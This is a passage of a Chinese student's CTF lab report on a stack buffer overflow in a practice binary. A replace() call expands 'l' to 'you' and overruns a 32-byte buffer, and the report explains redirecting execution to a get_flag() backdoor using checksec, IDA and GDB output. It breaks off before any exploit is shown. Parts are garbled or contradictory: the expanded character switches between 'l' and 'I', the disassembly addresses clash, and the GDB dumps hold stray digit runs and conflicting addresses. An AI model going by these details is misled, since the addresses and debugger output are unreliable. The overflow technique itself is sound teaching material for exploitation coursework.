

CTF实验5

学号： 2354100

姓名： 郝哲逸

一、实验目的


- 理解字符串替换函数导致的栈缓冲区溢出原理： `replace` 函数将1字节的"l"替换为3字节的"you"，当输入大量"l"时，替换后的字符串长度远超缓冲区容量，造成溢出。
- 掌握32位程序的ret2backdoor攻击方法：通过溢出覆盖返回地址，跳转到后门函数 `get_flag()` 获取flag。
- 掌握64位程序中覆盖局部变量的攻击方法：利用 `gets()` 栈溢出，将局部变量 `v2` 的值修改为目标浮点数，触发后门条件。
- 掌握64位程序中覆盖返回地址的攻击方法（ret2text）：将返回地址覆盖为 `system("cat /flag")` 代码片段的地址。
- 了解浮点数在内存中的存储方式，以及如何通过C程序计算浮点数的十六进制表示。
- 掌握CTF pwn题的标准解题流程：checksec → IDA Pro静态分析 → GDB动态调试 → pwntools编写exploit。

二、实验环境

项目	说明
主机系统	Windows 11
静态分析工具	IDA Pro 7.6 (ida.exe / ida64.exe)
虚拟机系统	Ubuntu
动态调试工具	GDB + pwndbg
漏洞利用框架	pwntools (Python)
目标文件1	12_1 (ELF 32-bit x86, not stripped)
目标文件2	12_2 (ELF 64-bit x86-64, not stripped)

三、前置知识

3.1 栈帧结构（x86 32位）



局部变量在低地址方向，返回地址在高地址方向。溢出时写入方向从低到高，依次覆盖saved ebp → return address。

3.2 replace函数导致的栈溢出

vuln() 函数中，变量 s 限制输入32字节，但 replace 函数将字母"l"替换成"you"，即原本1字节变为3字节。当输入20个"l"时，替换后为"youyouyou..."共60字节，远超32字节缓冲区容量，从而造成溢出。

3.3 gets()函数漏洞

gets() 函数从标准输入读取一行，直到遇到换行符或EOF，不限制读取长度。当缓冲区大小有限时，攻击者可以输入超长数据覆盖栈帧中的关键数据，覆写返回地址使函数返回时跳转到指定地址。

3.4 常见防护机制

防护	作用	题目一状态	题目二状态
Stack Canary	返回地址前插入随机值，溢出时先覆盖canary，返回前检查	未开启	未开启
NX (DEP)	栈内存不可执行，阻止shellcode注入	开启（不影响ret2backdoor）	开启（不影响ret2text）
ASLR	地址空间布局随机化	关闭	关闭
PIE	位置无关可执行文件，每次加载地址不同	关闭	关闭

NX防护开启不影响ret2backdoor和ret2text攻击，因为我们跳转的是程序已有的代码段（可执行），而非在栈上执行shellcode。

3.5 浮点数的内存表示

IEEE 754单精度浮点数使用4字节存储，分为符号位(1bit)、指数位(8bit)、尾数位(23bit)。例如11.28125 的十六进制存储为 0x41348000，可通过C程序计算得到：

代码块

```
1  #include <stdio.h>
2  int main()
3  {
4      float a = 11.28125;
5      unsigned char *p = (unsigned char*)&a;
6      printf("0X%02x%02x%02x%02x", (int)p[3], (int)p[2], (int)p[1], (int)p[0]);
7      return 0;
8  }
```

四、题目一：12_1

4.1 防护检查（Ubuntu）

将文件12_1复制到虚拟机中，输入以下命令进行防护检查：

代码块

```
1  chmod +x 12_1
2  source ~/pwnenv/bin/activate
3  pwn checksec 12_1
```

```
soldier@SOLDIER:~/InformationSecurity/hw6$ source ~/pwnenv/bin/activate
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw6$ pwn checksec 12_1
[*] Checking for new versions of pwntools
To disable this functionality, set the contents of /home/soldier/.cache/.pwntools-cache-3.12/update to 'never' (old way).
Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
[update]
interval=never
[*] You have the latest version of Pwntools (4.15.0)
[*] '/home/soldier/InformationSecurity/hw6/12_1'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Stripped: No
```

分析：

- 这是一个32位程序（Arch: i386）
- 开启了NX防护（NX enabled），栈不可执行，但不影响ret2backdoor攻击



- 未开启Stack Canary、PIE、RELRO等防护

4.2 IDA Pro静态分析（Windows）

运行 `ida.exe` （32位程序使用`ida.exe`而非`ida64.exe`），将 `12_1` 拖入，弹框点OK，等待左下角 `AU: idle`。

4.2.1 main()函数

左侧Functions window双击 `main`，按F5查看伪代码。





分析：

- `main()` 函数调用 `vuln()` 函数

4.2.2 vuln()函数

双击 `vuln`，按F5查看伪代码。




分析：


- 变量 `s` 限制输入32字节：`char s[32]`
- `replace` 函数将字母"I"替换成"you"，即原本1字节变为3字节
- 当输入20个"I"时，替换后为20个"you"共60字节，远超32字节缓冲区，造成栈溢出

- `s` 缓冲区距ebp为0x1C（28字节），saved ebp占4字节，return address占4字节
- 从缓冲区起始到return address末尾共需28+4+4=36字节；20个"l"替换后为60字节，足以覆盖全部36字节
- 但由于replace是逐字符替换后存入 `s`，我们需要确保替换后的60字节恰好覆盖到return address的位置，因此构造payload为：先发20个"l"（替换后膨胀覆盖到return address区域），再接4字节padding对齐，最后接目标地址

4.2.3 get_flag()函数

双击 `get_flag`，按F5查看伪代码。





分析：

- `get_flag()` 函数执行 `system("cat flag.txt")`，是一个后门函数
 - 右击"Text view"将图视图转化为文本视图，在文本视图找到"cat flag.txt"的地址
- "cat flag.txt"代码的地址为**0x08048F13**

```

.text:08048F00 public get_flag
.text:08048F00 get_flag proc near
.text:08048F00 ; __unwind {
    .text:08048F00     push     ebp
    .text:08048F0E     mov      ebp, esp
    .text:08048F10     sub      esp, 18h
    .text:08048F13     mov      dword ptr [esp], offset command ; "cat flag.txt"
    .text:08048F1A     call     _system
    .text:08048F1F     leave
    .text:08048F20     retn
    .text:08048F20 ; } // starts at 8048F0D
    .text:08048F20 get_flag     endp
    .text:08048F20

```

4.3 GDB动态调试（Ubuntu）

代码块

```
1 gdb -q 12_1
```

4.3.1 确定缓冲区到返回地址的偏移

代码块

```
1  b main
2  start
3  c
```

```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw6$ gdb -q 12_1
gef for linux ready, type 'gef' to start, 'gef config' to configure
930 commands loaded and 50 functions added for GDB 15.1 in 0.00ms using Python engine 3.12
Reading symbols from 12_1...

This GDB supports auto-downloading debuginfo from the following URLs:
<https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in 12_1)
gef> b main
Breakpoint 1 at 0x8049330
gef>
```

```
soldier@SOLDIER: ~/InformationSecurity/hw6
0xffffc994 +0x0004: 0xffffcb0c → ""/home/soldier/InformationSecurity/hw6/12_1
0xffffc998 +0x0008: 0x00000000
0xffffc99c +0x000c: 0xffffcb37 → ""SHELL=/bin/bash
0xffffc9a0 +0x0010: 0xffffcb47 → ""WSL2_GUI_APPS_ENABLED=1
0xffffc9a4 +0x0014: 0xffffcb5f → ""WSL_DISTRO_NAME=Ubuntu
0xffffc9a8 +0x0018: 0xffffcb76 → ""NAME=SOLDIER
0xffffc9ac +0x001c: 0xffffcb83 → ""PWD=/home/soldier/InformationSecurity/hw6
code:x86:3
2000 ———
0x8048e00 <std::basic_string<char, std::char_traits<char>, std::allocator<char> >::append(std::basic_string<char,
std::char_traits<char>, std::allocator<char> > const&)&@plt+0000> jmp     DWORD PTR ds:0x804b098
0x8048e06 <std::basic_string<char, std::char_traits<char>, std::allocator<char> >::append(std::basic_string<char,
std::char_traits<char>, std::allocator<char> > const&)&@plt+0006> push    0x118
0x8048e0b <std::basic_string<char, std::char_traits<char>, std::allocator<char> >::append(std::basic_string<char,
std::char_traits<char>, std::allocator<char> > const&)&@plt+000b> jmp     0x8048bc0
gef> 0x8048e10 <_start+0000> xor     ebp, ebp
0x8048e12 <_start+0002> pop     esi
0x8048e13 <_start+0003> mov     ecx, esp
0x8048e15 <_start+0005> and     esp, 0xffffffff
0x8048e18 <_start+0008> push    eax
0x8048e19 <_start+0009> push    esp
thread
[0x0 #0] Id 1, Name: "12_1", stopped 0x8048e10 in _start (), reason: BREAKPOINT
[0x0 #0] 0x8048e10 → _start ()
gef>
```



```
soldier@SOLDIER: ~/InformationSecurity/hw6
k0 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0xffffc8d8 0x0000: 0x00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0xffffc8dc 0x0004: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0xffffc8e0 0x0008: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0xffffc8e4 0x000c: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0xffffc8e8 0x0010: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0xffffc8ec 0x0014: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0xffffc8f0 0x0018: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0xffffc8f4 0x001c: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
20 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0x804932c <vuln+017d> ret 00
0x804932d <main+0000> push ebp
0x804932e <main+0001> mov ebp, esp
0x8049330 <main+0003> and esp, 0xfffffff0
0x8049333 <main+0006> call 0x80491af <vuln>
0x8049338 <main+000b> mov eax, 0x0
0x804933d <main+0010> leave
0x804933e <main+0011> ret
0x804933f <__static_initialization_and_destruction_0(int, int)+0000> push ebp
s0 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
[0000#00] Id 1, Name: "12_1", stopped 00 0x8049330 in 0000main(), reason: 0000BREAKPOINT
e0 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
[0000#00] 0x8049330 -> 00main()
gef>
```

分析：

